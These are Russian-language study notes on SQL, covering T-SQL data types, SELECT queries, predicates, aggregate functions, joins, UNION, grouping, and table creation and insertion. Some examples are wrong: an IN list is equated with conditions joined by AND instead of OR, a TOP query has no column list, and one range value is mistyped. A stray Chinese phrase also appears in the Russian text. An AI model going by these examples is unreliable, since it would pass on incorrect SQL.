- DECIMAL: хранит числа с фиксированной точностью. Занимает от 5 до 17 байт в зависимости от количества чисел после запятой. Данный тип может принимать два параметра precision и scale: DECIMAL(precision, scale). Параметр precision представляет максимальное количество цифр, которые может хранить число. Это значение должно находиться в диапазоне от 1 до 38. По умолчанию оно равно 18. Параметр scale представляет максимальное количество цифр, которые может содержать число после запятой. Это значение должно находиться в диапазоне от 0 до значения параметра precision. По умолчанию равно 0.
- NUMERIC: данный тип аналогичен типу DECIMAL.
- SMALLMONEY: хранит дробные значения от -214 748.3648 до 214 748.3647. Предназначено для хранения денежных величин. Занимает 4 байта. Эквивалентен типу DECIMAL(10,4).
- MONEY: хранит дробные значения от -922 337 203 685 477.5808 до 922 337 203 685 477.5807. Представляет денежные величины и занимает 8 байт. Эквивалентен типу DECIMAL(19,4).
- FLOAT: хранит числа от -1.79E+308 до 1.79E+308. Занимает от 4 до 8 байт в зависимости от дробной части. Может иметь форму определения в виде FLOAT(n), где n представляет число бит, которые используются для хранения десятичной части числа (мантизы). По умолчанию n = 53.
- REAL: хранит числа от -340E+38 до 3.40E+38. Занимает 4 байта. Эквивалентен типу FLOAT(24).

Примеры числовых столбцов:

- 1 Salary **MONEY**,
- 2 TotalWeight **DECIMAL(9,2)**,
- 3 Age **INT**,
- 4 Surplus **FLOAT**

ДАТА И ВРЕМЯ

- DATE: хранит даты от 0001-01-01 (1 января 0001 года) до 9999-12-31 (31 декабря 9999 года). Занимает 3 байта.
- TIME: хранит время в диапазоне от 00:00:00.0000000 до 23:59:59.9999999. Занимает от 3 до 5 байт. Может иметь форму TIME(n), где n представляет количество цифр от 0 до 7 в дробной части секунд.
- DATETIME: хранит даты и время от 01/01/1753 до 31/12/9999. Занимает 8 байт.
- DATETIME2: хранит даты и время в диапазоне от 01/01/0001 00:00:00.0000000 до 31/12/9999 23:59:59.9999999. Занимает от 6 до 8 байт в зависимости от точности времени. Может иметь форму DATETIME2(n), где n представляет количество цифр от 0 до 7 в дробной части секунд.
- SMALLDATETIME: хранит даты и время в диапазоне от 01/01/1900 до 06/06/2079, то есть ближайшие даты. Занимает от 4 байта.
- DATETIMEOFFSET: хранит даты и время в диапазоне от 0001-01-01 до 9999-12-31. Сохраняет детальную информацию о времени с точностью до 100 наносекунд. Занимает 10 байт.

Распространённые форматы дат:

yyyy-mm-dd - 2017-07-12

dd/mm/yyyy - 12/07/2017

mm-dd-yy - 07-12-17 В таком формате двузначные числа от 00 до 49 воспринимаются как даты в диапазоне 2000-2049. А числа от 50 до 99 как диапазон чисел 1950 - 1999.

Month dd, yyyy - July 12, 2017

Распространенные форматы времени:

hh:mi - 13:21

hh:mi am/pm - 1:21 pm

hh:mi:ss - 1:21:34

hh:mi:ss:mmm - 1:21:34:12

hh:mi:ss:nnnnnnn - 1:21:34:1234567

СТРОКОВЫЕ

- CHAR: хранит строку длиной от 1 до 8 000 символов. На каждый символ выделяет по 1 байту. Не подходит для многих языков, так как хранит символы не в кодировке Unicode. Количество символов, которое может хранить столбец, передаётся в скобках. Например, для столбца с типом CHAR(10) будет выделено 10 байт. И если мы сохраним в столбце строку менее 10 символов, то она будет дополнена пробелами.
- VARCHAR: хранит строку. На каждый символ выделяется 1 байт. Можно указать конкретную длину для столбца - от 1 до 8 000 символов, например, VARCHAR(10). Если строка должна иметь больше 8000 символов, то задаётся размер MAX, а на хранение строки может выделяться до 2 Гб: VARCHAR(MAX). Не подходит для многих языков, так как хранит символы не в кодировке Unicode. В отличие от типа CHAR если в столбец с типом VARCHAR(10) будет сохранена строка в 5 символов, то в столбце будет сохранено именно пять символов.
- NCHAR: хранит строку в кодировке Unicode длиной от 1 до 4 000 символов. На каждый символ выделяется 2 байта. Например, NCHAR(15)
- NVARCHAR: хранит строку в кодировке Unicode. На каждый символ выделяется 2 байта. Можно задать конкретный размер от 1 до 4 000 символов: . Если строка должна иметь больше 4000 символов, то задаётся размер MAX, а на хранение строки может выделяться до 2 Гб.
- Ещё два типа TEXT и NTEXT являются устаревшими, и поэтому их не рекомендуется использовать. Вместо них применяются VARCHAR и NVARCHAR соответственно.

Примеры определения строковых столбцов:

- 1 Email [VARCHAR\(30\)](#),
- 2 Comment [NVARCHAR\(MAX\)](#)

БИНАРНЫЕ ТИПЫ ДАННЫХ

- BINARY: хранит бинарные данные в виде последовательности от 1 до 8 000 байт.
- VARBINARY: хранит бинарные данные в виде последовательности от 1 до 8 000 байт, либо до $2^{31}-1$ байт при использовании значения MAX (VARBINARY(MAX)).
- Ещё один бинарный тип - тип IMAGE является устаревшим, и вместо него рекомендуется применять тип VARBINARY.

ОСТАЛЬНЫЕ ТИПЫ ДАННЫХ

- UNIQUEIDENTIFIER: уникальный идентификатор GUID (по сути строка с уникальным значением), который занимает 16 байт.
- TIMESTAMP: некоторое число, которое хранит номер версии строки в таблице. Занимает 8 байт.
- CURSOR: представляет набор строк.
- HIERARCHYID: представляет позицию в иерархии.
- SQL_VARIANT: может хранить данные любого другого типа данных T-SQL.
- XML: хранит документы XML или фрагменты документов XML. Занимает в памяти до 2 Гб.
- TABLE: представляет определение таблицы.
- GEOGRAPHY: хранит географические данные, такие как широта и долгота.
- GEOMETRY: хранит координаты местонахождения на плоскости.

? Число в скобках – НЕ кол-во символов, а размер в байтах!

DML

? **DML** – это короткое имя языка манипулирования данными, которое связано с манипулированием данными и включает в себя наиболее распространённые операторы SQL, такие как SELECT, INSERT, UPDATE, DELETE и т.д., и используется для хранения, изменения, извлечения, удаления и обновления данных в базе данных.

- SELECT – получить данные из базы данных
- INSERT – вставить данные в таблицу
- UPDATE – обновляет существующие данные в таблице
- DELETE – удалить записи из таблицы
- MERGE – операция UPSERT (вставить или обновить)
- CALL – вызвать подпрограмму PL / SQL или Java
- EXPLAIN PLAN – интерпретация пути доступа к данным
- LOCK TABLE – контроль параллелизма

ВЫБОРКА, ПРОСТОЙ ОПЕРАТОР «SELECT»

Оператор **SELECT** осуществляет выборку из базы данных и имеет наиболее сложную структуру среди всех операторов языка SQL. Практически любой пользователь баз данных в состоянии написать простейший оператор **SELECT** типа **SELECT * FROM pc;** который осуществляет выборку всех записей из объекта БД табличного типа с именем «pc».

- **SELECT** – данные, которые надо выбрать.
- **FROM** – таблица, из которой надо выбрать.
- **WHERE** – параметры, по которым надо выбрать.

При этом столбцы и строки результирующего набора не упорядочены. Чтобы упорядочить поля результирующего набора, их следует перечислить через запятую в нужном порядке после слова **SELECT**:

SELECT maker, make, model FROM auto WHERE id>2;

Вертикальную проекцию таблицы PC можно получить, если перечислить только необходимые поля.

Например, чтобы получить информацию только о частоте процессора и объёме оперативной памяти компьютеров, следует выполнить запрос:

SELECT speed, ram FROM pc;

Вертикальная выборка может содержать дубликаты строк в том случае, если она не содержит потенциального ключа, однозначно определяющего запись. В таблице «pc» потенциальным ключом является поле «code». Поскольку это поле отсутствует в запросе, в приведённом выше результирующем наборе имеются дубликаты строк (например, строки 1 и 3). Если требуется получить только уникальные строки (скажем, нас интересуют только различные комбинации скорости процессора и объёма памяти, а не характеристики всех имеющихся компьютеров), то можно использовать ключевое слово **DISTINCT**:

SELECT DISTINCT speed, ram FROM pc;

Горизонтальную выборку реализует предложение **WHERE** предикат, которое записывается после предложения **FROM**. При этом в результирующий набор попадут только те строки из источника записей, для каждой из которых значение предиката равно TRUE. То есть предикат проверяется для каждой записи. Например, запрос «получить информацию о частоте процессора и объёме оперативной памяти для компьютеров с ценой ниже \$500» можно сформулировать следующим образом:

SELECT DISTINCT speed, ram FROM pc WHERE price < 500;

Символьные строки и константы типа дата/время записываются в апострофах «'...'» или в кавычках «"..."».

ПРЕДИКАТЫ

Предикаты представляют собой выражения, принимающие истинностное значение. Они могут представлять собой как одно выражение, так и любую комбинацию из неограниченного количества выражений, построенную с помощью булевых операторов **AND**, **OR** или **NOT**. Кроме того, в этих комбинациях может использоваться SQL-оператор **IS**, а также круглые скобки для конкретизации порядка выполнения операций. Предикат в SQL может принимать 1 из 3 значений TRUE (истина), FALSE (ложь) или UNKNOWN (неизвестно). Исключение составляют следующие предикаты: **IS NULL** (отсутствие значения), **EXISTS** (существование), **UNIQUE** (的独特性) и **MATCH** (совпадение), которые не могут принимать значение UNKNOWN.

- **AND**, **OR** – и, или – **AND** – значения обоих критериев вместе, **OR** – значения каждого критерия
 - **SELECT * FROM auto WHERE id>2 AND make='BMW'** – только те значения где «id>2» вместе с «BMW»
 - **SELECT * FROM auto WHERE id>2 OR make='BMW'** – и те значения где «id>2» + и те где «BMW»

ПРЕДИКАТЫ СРАВНЕНИЯ

- Предикат сравнения представляет собой два выражения, соединяемых оператором сравнения. Имеется шесть традиционных операторов сравнения: `=, >, <, >=, <=, <>`.
- Данные типа **NUMERIC** (числа) сравниваются в соответствии с их алгебраическим значением.
- Данные типа **CHARACTER STRING** (символьные строки) сравниваются в соответствии с их алфавитной последовательностью.
- Например, `'folder' < 'for'`, так как первые две буквы этих строк совпадают, а третья буква строки `'folder'` предшествует третьей букве строки `'for'`. Также справедливо неравенство `'bar' < 'barber'`, поскольку первая строка является префиксом второй.
- Данные типа **DATETIME** (дата/время) сравниваются в хронологическом порядке.

ПРЕДИКАТ «IN»

Предикат **IN** определяет, будет ли значение проверяемого выражения обнаружено в наборе значений, который либо явно определён, либо получен с помощью табличного подзапроса.

- **IN** – множество перечисленных критериев
 - ... `WHERE id=2 AND id=3 AND id=4 AND id=7`
 - ... `WHERE id IN (2, 3, 4, 7)` – выбор значений с `id=2, id=3, id=4, id=7`

ПРЕДИКАТ «BETWEEN»

Предикат **BETWEEN** проверяет, попадают ли значения проверяемого выражения в диапазон, задаваемый пограничными выражениями, соединяемыми служебным словом **AND**. Естественно, как и для предиката сравнения, выражения в предикате **BETWEEN** должны быть совместимы по типам.

- **BETWEEN ... AND ...** – множество между перечисленными критериями
 - ... `WHERE id BETWEEN 300 AND 685` – выбор значений с `id=300, id=301, id=302, ..., id=685`

ПРЕДИКАТ «LIKE»

Предикат **LIKE** сравнивает строку, указанную в первом выражении, для вычисления значения строки, называемого проверяемым значением, с образцом, который определён во втором выражении для вычисления значения строки. В образце разрешается использовать два трафаретных символа:

- символ подчёркивания `«_»`, который можно применять вместо любого единичного символа в проверяемом значении;
- символ процента `«%»` заменяет последовательность любых символов (число символов в последовательности может быть от 0 и более) в проверяемом значении.
- **LIKE ...** – выбор удовлетворяющий значению, как `«=»`
 - ... `WHERE maker LIKE "Volkswagen"`
- **%** – любое кол-во и значение символов в слове-запросе (если не помним/не важна часть слова-запроса)
 - ... `WHERE maker LIKE "%agen"` – выдаст Volkswagen (и даже если вдруг есть и Falxvagen, и 154wagen)
- **_** – кол-во символов и их порядок при выборке
 - _** – 3 символа
 - _o%** – 1ая буква одна, 2ая буква «о», дальше сколько угодно любых символов
 - %tori%** – всё что угодно, содержащее «...tori...» в любой позиции
 - % % %** – всё содержащее 2 пробела: «World Wide Web»
 - %a%d** – слово, содержащее буквы «а» и «д»

АГРЕГАТНЫЕ ФУНКЦИИ

Как узнать количество моделей ПК, выпускаемых тем или иным поставщиком? Как определить среднее значение цены на компьютеры, имеющие одинаковые технические характеристики? На эти и многие другие вопросы, связанные с некоторой статистической информацией, можно получить ответы при помощи итоговых (агрегатных) функций. Стандартом предусмотрены следующие агрегатные функции:

- **AVG (...)** – среднее арифметическое
`SELECT AVG (Price) FROM auto` – выведет среднее значение «Price», н-р: «21250»
- **SUM (...)** – сумма
`SELECT SUM (Price) FROM auto` – выведет суммарное значение «Price», н-р: «85000»
- **MIN (...)** – минимальное значение
`SELECT MIN (Price) FROM auto` – выведет минимальное значение «Price», н-р: «18000»
- **MAX (...)** – максимальное значение
`SELECT MAX (Price) FROM auto` – выведет максимальное значение «Price», н-р: «25000»
- **COUNT (...)** – счёт по значению
`SELECT COUNT (Price) FROM auto` – выведет кол-во строк, где «Price» имеет значение (кроме NULL), н-р: «24»
- **COUNT (*)** – счёт строк
`SELECT COUNT (*) FROM auto` – выведет полное кол-во строк (не взирая на NULL), н-р: «25»
- **TOP ...** – первые ... строк
`SELECT TOP 5 FROM auto` – выведет первые 5 строк
- **DISTINCT** – исключает одинаковые значения
`SELECT DISTINCT model FROM auto` – выведет «model» только с уникальными значениями (без повторений)
- **EXCEPT ...** – выбор исключающий значение, как «≠»
`EXCEPT SELECT model FROM auto WHERE maker LIKE "Volkswagen"`

ПСЕВДОНИМЫ (ALIASES) / ПЕРЕИМЕНОВАНИЕ

Имена столбцов, указанные в предложении `SELECT`, можно переименовать. Это делает результаты более читабельными, поскольку имена полей в таблицах часто сокращают с целью упрощения набора. Ключевое слово **AS**, используемое для переименования, согласно стандарту можно и опустить, так как оно неявно подразумевается. Переименование особенно желательно при использовании в предложении `SELECT` выражений для вычисления значения. Эти выражения позволяют получать данные, которые не находятся непосредственно в таблицах. Если выражение содержит имена столбцов таблицы, указанной в предложении `FROM`, то выражение подсчитывается для каждой строки выходных данных.

- **AS** – присваивает наименование выводимому значению ИЛИ псевдоним колонке, таблице
`SELECT AVG (Price) FROM auto` – выведет «21250»
`SELECT AVG (Price) AS Average_Price FROM auto` – выведет «Average_Price 21250»

`SELECT AVG (Price) FROM auto` – будет использоваться оригинальное имя таблицы «auto»
`SELECT AVG (Price) FROM auto AS a` – будет использоваться имя таблицы «a» вместо «auto»

СОРТИРОВКА

Чтобы упорядочить строки результирующего набора, можно выполнить сортировку по любому количеству полей, указанных в предложении `SELECT`. Для этого используется предложение `ORDER BY` список полей, являющееся всегда последним предложением в операторе `SELECT`. При этом в списке полей могут указываться как имена полей, так и их порядковые позиции в списке предложения `SELECT`. Сортировку можно проводить по возрастанию (параметр **ASC** принимается по умолчанию) или по убыванию (параметр **DESC**).

- `ORDER BY` – сортировка заданным образом
- **ASC** – сортировка по возрастанию
- **DESC** – сортировка по убыванию

`SELECT * FROM auto ORDER BY id DESC` – выведет все строки из «auto», отсортирует по убыванию «id»

Так, если требуется упорядочить результирующий набор по объёму оперативной памяти в порядке убывания, можно записать:

`SELECT DISTINCT speed, ram FROM pc ORDER BY ram DESC;`

Не рекомендуется в приложениях использовать запросы с сортировкой по номерам столбцов. Это связано с тем, что со временем структура таблицы может измениться, например, в результате добавления/удаления столбцов. Как следствие, запрос типа

~~`SELECT * FROM pc ORDER BY 3;`~~

Сортировка по двум полям:

`SELECT DISTINCT speed, ram FROM pc ORDER BY ram DESC, speed DESC;`

ИСПОЛЬЗОВАНИЕ В ЗАПРОСЕ НЕСКОЛЬКИХ ИСТОЧНИКОВ ЗАПИСЕЙ

В предложении `FROM` допускается указание нескольких таблиц. Простое перечисление таблиц через запятую практически не используется, поскольку оно соответствует реляционной операции, которая называется декартовым произведением. То есть в результирующем наборе каждая строка из одной таблицы будет сочетаться с каждой строкой из другой. Например, для таблиц:

A		B	
a	b	c	d
1	2	2	4
2	1	3	3

`SELECT * FROM A, B;`

a	b	c	d
1	2	2	4
1	2	3	3
2	1	2	4
2	1	3	3

Поэтому перечисление таблиц, как правило, используется совместно с условием соединения строк из разных таблиц, указываемым в предложении `WHERE`. Для приведённых выше таблиц таким условием может быть совпадение значений, скажем, в столбцах «a» и «c»:

`SELECT * FROM A, B WHERE a = c;`

a	b	c	d
2	1	2	4

То есть соединяются только те строки таблиц, у которых в указанных столбцах находятся равные значения (экви соединение).

ГРУППИРОВКА

- `GROUP BY` – создаёт сводную таблицу, сгруппированную из повторяющихся полей

`SELECT COUNT (Model) AS Qty, Maker FROM auto GROUP BY Maker`

Maker	Qty
Mercedes	1
Audi	2
Toyota	1

РАЗГРУППИРОВКА

- `FROM` – используется в одной таблице для учёта одного столбца дважды

Computers

id	maker	model	speed	ram

Найти пары моделей ПК, имеющих одинаковую скорость и оперативку.

Каждая пара указывается только один раз, т.е. из эл-тов «i» и «j» указать пару (i-j), а пару (j-i) – нет.

`SELECT DISTINCT A.model, B.model, A.speed, A.ram /вводим разбиение на «A» и «B»/`

`FROM pc A, pc B /разбиваем таблицу на «A» и «B»/`

`WHERE A.speed=B.speed AND A.ram=B.ram AND A.model>B.model`

ФИЛЬТРАЦИЯ ГРУППИРОВКИ

- **HAVING** используется после **GROUP BY** для фильтрации по значениям агрегатных функций из групп полученных строк (а не из отдельных строк как в агрегатных функциях после WHERE)


```
SELECT model, COUNT(model) AS Qty_model, AVG(price) AS Avg_price
FROM pc
GROUP BY model
HAVING AVG(price) < 800;
```

model	Qty_model	Avg_price
1260	1	350
1232	4	425

Найдите размеры жёстких дисков, совпадающих у двух и более РС.

```
SELECT hd
FROM pc
GROUP BY hd
HAVING COUNT(hd)>1
```

ОБЪЕДИНЕНИЕ ТАБЛИЦ

Auto				Characteristics			Showroom		
Id	Maker	Model	Price	Id	Color	Auto_Id	Id	Discount %	Caract-Id
1	Mercedes	S500	20000	1003	Red	1	557	5	1003
2	Audi	T-8	18000	1004	Green	2	558	7	1004
3	Audi	T-10	22000	1005	Red	3	559	12	1005
4	Toyota	CHR	25000	1006	Black	4	560	9	1006
...

Нужно выбрать машины зелёного цвета.

Но «Maker» и «Color» находятся в разных таблицах.

SELECT Maker **FROM** Auto **WHERE** Color='Green' – не пройдёт: Maker и Color в разных таблицах.

Есть 3 способа объединения таблиц:

- I СПОСОБ – Через AND


```
SELECT Maker FROM Auto, Characteristics WHERE Color="Green" AND Auto.Id=Characteristics.Auto_Id
```

 Или **SELECT** Maker **FROM** Auto **AS** a, Characteristics **AS** c **WHERE** Color="Green" **AND** a.Id=c.Auto_Id
- II СПОСОБ – Подзапрос


```
SELECT Maker FROM Auto WHERE Id IN (SELECT Auto_Id FROM Characteristics WHERE Color="Green")
```
- III СПОСОБ – Через JOIN
 JOIN – объединение таблиц

ЯВНЫЕ ОПЕРАЦИИ СОЕДИНЕНИЯ

NATURAL JOIN:

- INNER JOIN
- LEFT JOIN
- RIGHT JOIN
- FULL JOIN
- UNION JOIN

В предложении **FROM** может быть указана явная операция соединения двух и более таблиц. Среди ряда операций соединения, описанных в стандарте языка SQL, многими серверами баз данных поддерживается только операция соединения по предикату. Синтаксис соединения по предикату имеет вид:

```
FROM <таблица 1>
[INNER]
{{LEFT | RIGHT | FULL} [OUTER]} JOIN <таблица 2>
[ON <предикат>]
```

Соединение может быть либо внутренним (**INNER**), либо одним из внешних (**OUTER**). Служебные слова **INNER** и **OUTER** можно опускать, поскольку внешнее соединение однозначно определяется его типом — **LEFT** (левое), **RIGHT** (правое) или **FULL** (полное), а просто **JOIN** будет означать внутреннее соединение.

INNER JOIN (JOIN)

Оператор внутреннего соединения **INNER JOIN** (или просто **JOIN**) соединяет две таблицы. Порядок таблиц для оператора неважен, поскольку оператор является симметричным. Заголовок таблицы-результата является объединением (конкатенацией) заголовков соединяемых таблиц.

SELECT * FROM Person JOIN City ON Person.CityId = City.Id

Person		City	
Name	CityId	Id	Name
Andrew	1	1	New York
Leon	2	2	Los Angeles
Sergio	1	3	Philadelphia
Gregory	4		

Person.Name	Person. CityId	City. Id	City. Name
Andrew	1	1	New York
Leon	2	2	Los Angeles
Sergio	1	1	New York

ИЛИ

```
SELECT Maker FROM Auto
JOIN Characteristics ON Auto.Id=Charachteristics.Auto-Id
JOIN Showroom ON Charachteristics.Id=Showroom.Characht-Id
WHERE Discount > 10
```

→ Связь №1 – таблица «Auto» связывается с «Characteristics» по ключу **Auto.Id = Characteristics.Auto-Id**
 → Связь №2 – таблица «Characteristics» связывается с «Showroom» по ключу **Characteristics.Id = Showroom.Characht-Id**

OUTER JOIN

Соединение двух таблиц, в результат которого обязательно входят все строки либо одной, либо обеих таблиц.

LEFT OUTER JOIN

Оператор левого внешнего соединения **LEFT OUTER JOIN** соединяет две таблицы. Порядок таблиц для оператора важен, поскольку оператор не является симметричным. Заголовок таблицы-результата является объединением (конкатенацией) заголовков соединяемых таблиц.

SELECT * FROM Person -- Левая таблица LEFT OUTER JOIN City -- Правая таблица ON Person.CityId = City.Id

Person		City	
Name	CityId	Id	Name
Andrew	1	1	New York
Leon	2	2	Los Angeles
Sergio	1	3	Philadelphia
Gregory	4		

Person.Name	Person. CityId	City. Id	City. Name
Andrew	1	1	New York
Leon	2	2	Los Angeles
Sergio	1	1	New York
Gregory	4	NULL	NULL

RIGHT OUTER JOIN

Оператор правого внешнего соединения **RIGHT OUTER JOIN** соединяет две таблицы. Порядок таблиц для оператора важен, поскольку оператор не является симметричным. Заголовок таблицы-результата является объединением (конкатенацией) заголовков соединяемых таблиц.

SELECT * FROM Person -- Левая таблица RIGHT OUTER JOIN City -- Правая таблица ON Person.CityId = City.Id

Person	
Name	CityId
Andrew	1
Leon	2
Sergio	1
Gregory	4

City	
Id	Name
1	New York
2	Los Angeles
3	Philadelphia

Person.Name	Person. CityId	City. Id	City. Name
Andrew	1	1	New York
Sergio	1	1	New York
Leon	2	2	Los Angeles
NULL	NULL	3	Philadelphia

FULL OUTER JOIN

Оператор полного внешнего соединения **FULL JOIN** соединяет две таблицы. Порядок таблиц для оператора неважен, поскольку оператор является симметричным.

`SELECT * FROM Person FULL OUTER JOIN City ON Person.CityId = City.Id`

Person	
Name	CityId
Andrew	1
Leon	2
Sergio	1
Gregory	4

City	
Id	Name
1	New York
2	Los Angeles
3	Philadelphia

Person.Name	Person. CityId	City. Id	City. Name
Andrew	1	1	New York
Sergio	1	1	New York
Leon	2	2	Los Angeles
NULL	NULL	3	Philadelphia
Gregory	4	NULL	NULL

UNION

Оператор **UNION** указывается между запросами. В упрощённом виде это выглядит следующим образом:

```
<запрос1>
UNION [ALL]
<запрос2>
UNION [ALL]
<запрос3>
```

По умолчанию любые дублирующие записи авто скрываются, если не использовано выражение **UNION ALL**.

Существуют два основных правила, регламентирующие порядок использования оператора **UNION**:

- Число и порядок извлекаемых столбцов должны совпадать во всех объединяемых запросах;
- Типы данных в соответствующих столбцах должны быть совместимы.

UNION может быть весьма полезным в приложениях для хранения данных, где таблицы редко бывают абсолютно нормализованы. Простой пример: в базе есть таблицы «sales2005» и «sales2006», обладающие идентичной структурой, но разделены ради повышения производительности. Запрос со словом **UNION** позволяет объединить результаты из обеих таблиц. Также стоит отметить, что **UNION ALL** работает быстрее, чем просто **UNION**, поскольку по умолчанию при использовании оператора **UNION** проводится дополнительная фильтрация результата аналогичная **SELECT DISTINCT**, а при использовании **UNION ALL** – нет.


```
SELECT a.model, price
FROM( SELECT model, price FROM pc
      UNION
      SELECT model, price FROM laptop
      UNION
      SELECT model, price FROM printer)
```

AS a

```
JOIN product ON a.model=product.model
WHERE product.maker='B'
```

? Виды JOIN и механика их формирования

- JOIN = INNER JOIN – результаты пересечения (совпадения) двух таблиц
- LEFT JOIN – результаты пересечения двух таблиц + данные из левой таблицы
- RIGHT JOIN – результаты пересечения двух таблиц + данные из правой таблицы
- FULL OUTER JOIN – результаты пересечения, правой таблицы, левой таблицы, (где не определено – NULL)
- CROSS JOIN – формируется таблица, где группируются каждое с каждым, (где не определено – NULL)



? Как БД понимает, какая таблица левая, а какая правая в JOIN-ах:

- До JOIN (или после FROM) – левая таблица, после JOIN – правая.
- Или относительно того с какой стороны от знака «=» мы прописываем таблицу.

? CROSS JOIN – Декартово произведение двух таблиц

Authors		Books	
A_id	A-name	B_id	B-name
1	Cooper	28	Wood
2	Jason	29	Land

`SELECT * FROM Authors CROSS JOIN Books`

A_id	A-name	B_id	B-name
1	Cooper	28	Wood
1	Cooper	29	Land
2	Jason	28	Wood
2	Jason	29	Land

? FULL JOIN

Оператор FULL JOIN можно воспринимать как сочетание операторов INNER JOIN + LEFT JOIN + RIGHT JOIN.

Алгоритм его работы следующий:

- Сначала формируется таблица на основе внутреннего соединения (оператор INNER JOIN).
- Затем, в таблицу добавляются значения, **не вошедшие** в результат формирования из правой таблицы (LEFT JOIN). Для них, соответствующие записи из правой таблицы заполняются значениями NULL.
- Наконец, в таблицу добавляются значения, **не вошедшие** в результат формирования из левой таблицы (RIGHT JOIN). Для них, соответствующие записи из левой таблицы заполняются значениями NULL.

? Различие между JOIN и UNION

- **UNION** объединяет результаты двух или более запросов в единый результирующий набор, включающий все строки, принадлежащие всем запросам в союзе.
- Используя **JOINS**, вы можете извлекать данные из двух или более таблиц на основе логических отношений между таблицами. Соединения указывают, как SQL должен использовать данные из одной таблицы для выбора строк в другой таблице.
- На самом деле и **JOIN** и **UNION** делают одно и то же – объединяют SELECT запросы.
 - Только **JOIN** добавляет столбцы в результирующую таблицу,
 - а **UNION** приписывает к концу имеющейся таблицы ещё одну.

- **JOIN** полезен, если есть некая таблица и захотели выбрать связанные записи. Например, взяли таблицу «продажи» и дополнительно выбрали наименование клиента у каждой операции.
- **UNION** полезен, если нужно соединить 2 таблицы. Например, есть продажи оптовые (хранятся в таблице оптовых продаж), и розничные (в таблице розничных продаж). Действие:
`SELECT ... FROM "оптовые"`
`UNION`
`SELECT ... FROM "розничные"`
(Только надо помнить, что UNION требует одинаковости колонок во всех SELECT).
Результат – суммарные продажи по всему предприятию.

? ПОРЯДОК ЗАПРОСОВ

- 1) `SELECT (AVG SUM MIN MAX COUNT DISTINCT TOP AS)`
- 2) `FROM (AS)`
- 3) `JOIN table ON key`
- 4) `WHERE (AND OR BETWEEN LIKE %)`
- 5) `GROUP BY`
- 6) `HAVING`
- 7) `ORDER BY (ASC DESC)`

DDL

СОЗДАНИЕ БАЗЫ ДАННЫХ И ТАБЛИЦ В ЭТОЙ БАЗЕ ДАННЫХ

- `CREATE DATABASE` Name – Создать Базу Данных.
- `BACKUP DATABASE` Name `TO DISC` Path – Сохранить Базу Данных.
- `CREATE TABLE` Name – Создать Таблицу.
- `PRIMARY KEY` – Поле-Первичный ключ.
- `NOT NULL` – Значение не может отсутствовать – Поле всегда должно быть заполнено.
- `AUTO_INCREMENT` – Автоматическое заполнение инкрементом.
- `REFERENCES` TableName(Column Name) `ON DELETE CASCADE` – Значение поля, связано с Первичным Ключём другой таблицы. При удалении строки в другой таблице, связь по Ключам не нарушится.

Создать Базу Данных «AutoMarket»:

`CREATE DATABASE AutoMarket`

Сохранить Базу Данных «AutoMarket» на Диск «F» в каталог «...../.....»:

`BACKUP DATABASE AutoMarket TO DISC F:/...../.....`

Создать Таблицу «Auto»:

`CREATE TABLE Auto` – **НЕ СРАБОТАЕТ!** – пустая таблица, без Полей (Колонок)

Создать Таблицу «Auto» с Полями «id» (целочисленное + Первичный ключ + не может быть пустым),

«Maker» (текстовые данные), «Make» (текстовые данные), «Model» (текстовые данные):

`CREATE TABLE Auto (id int PRIMARY KEY NOT NULL, Maker varchar(30), Make varchar(30), Model varchar(30));`

Создать Таблицу «Student» с Полями:

«id» (целочисленное + Первичный ключ + автозаполнение инкрементом),

«studentName» (текстовые данные + не может быть пустым),

«phoneNumber» (текстовые данные),

«courseld» (целочисленное + не может быть пустым + ссылка на Первичный ключ таблицы «Course» поля

«id», чтобы учитывались связи при удалении строки в таблице «Course»):

```
CREATE TABLE Student
(
    id int PRIMARY KEY AUTO_INCREMENT,
    studentName varchar(15) NOT NULL,
    phoneNumber varchar(15),
    courseld int NOT NULL REFERENCES Course(id) ON DELETE CASCADE
);
```

ДОБАВЛЕНИЕ

- **INSERT INTO** – вставить значения, сначала указывается Столбец, потом значение

Вставить в таблицу «Auto» машину с id «11», производитель «Toyota», сборка «Toyota», модель «Auris»:
INSERT INTO Auto (ID, Maker, Make, Model) **VALUES** (11, Toyota, Toyota, Auris) – данные не чётко соответствуют структуре, н-р для всех остальных машин есть ещё значения для колонки «Price»

ИЛИ

Вставить в таблицу «Auto» машину с id «11», производитель «Toyota», сборка «Toyota», модель «Auris»:
INSERT INTO Auto **VALUES** (11, Toyota, Toyota, Auris) – данные чётко соответствуют структуре

Вставить в таблицу «product» сразу несколько строк данных, которые чётко соответствуют полям:

Производитель «Z», Модель «4001», Тип «pc»,

Производитель «Z», Модель «4002», Тип «laptop»,

Производитель «Z», Модель «4003», Тип «printer»:

INSERT INTO product **VALUES** ('Z', 4001, 'pc'), ('Z', 4002, 'laptop'), ('Z', 4003, 'printer') – сразу несколько строк

Вставить в таблицу «Student» сразу несколько строк данных, которые чётко соответствуют полям:

ID Студента «авто инкремент», Имя «Вова», Телефонный Номер «+380677776655», ID Курса «1»,

ID Студента «авто инкремент», Имя «Ваня», Телефонный Номер «+3806888877766», ID Курса «2»,

ID Студента «авто инкремент», Имя «Маша», Телефонный Номер «+380699998877», ID Курса «1»:

INSERT INTO Student (studentName, phoneNumber, courseId)

VALUES

('Вова', '+380677776655', '1'),

('Ваня', '+3806888877766', '2'),

('Маша', '+380699998877', '1');

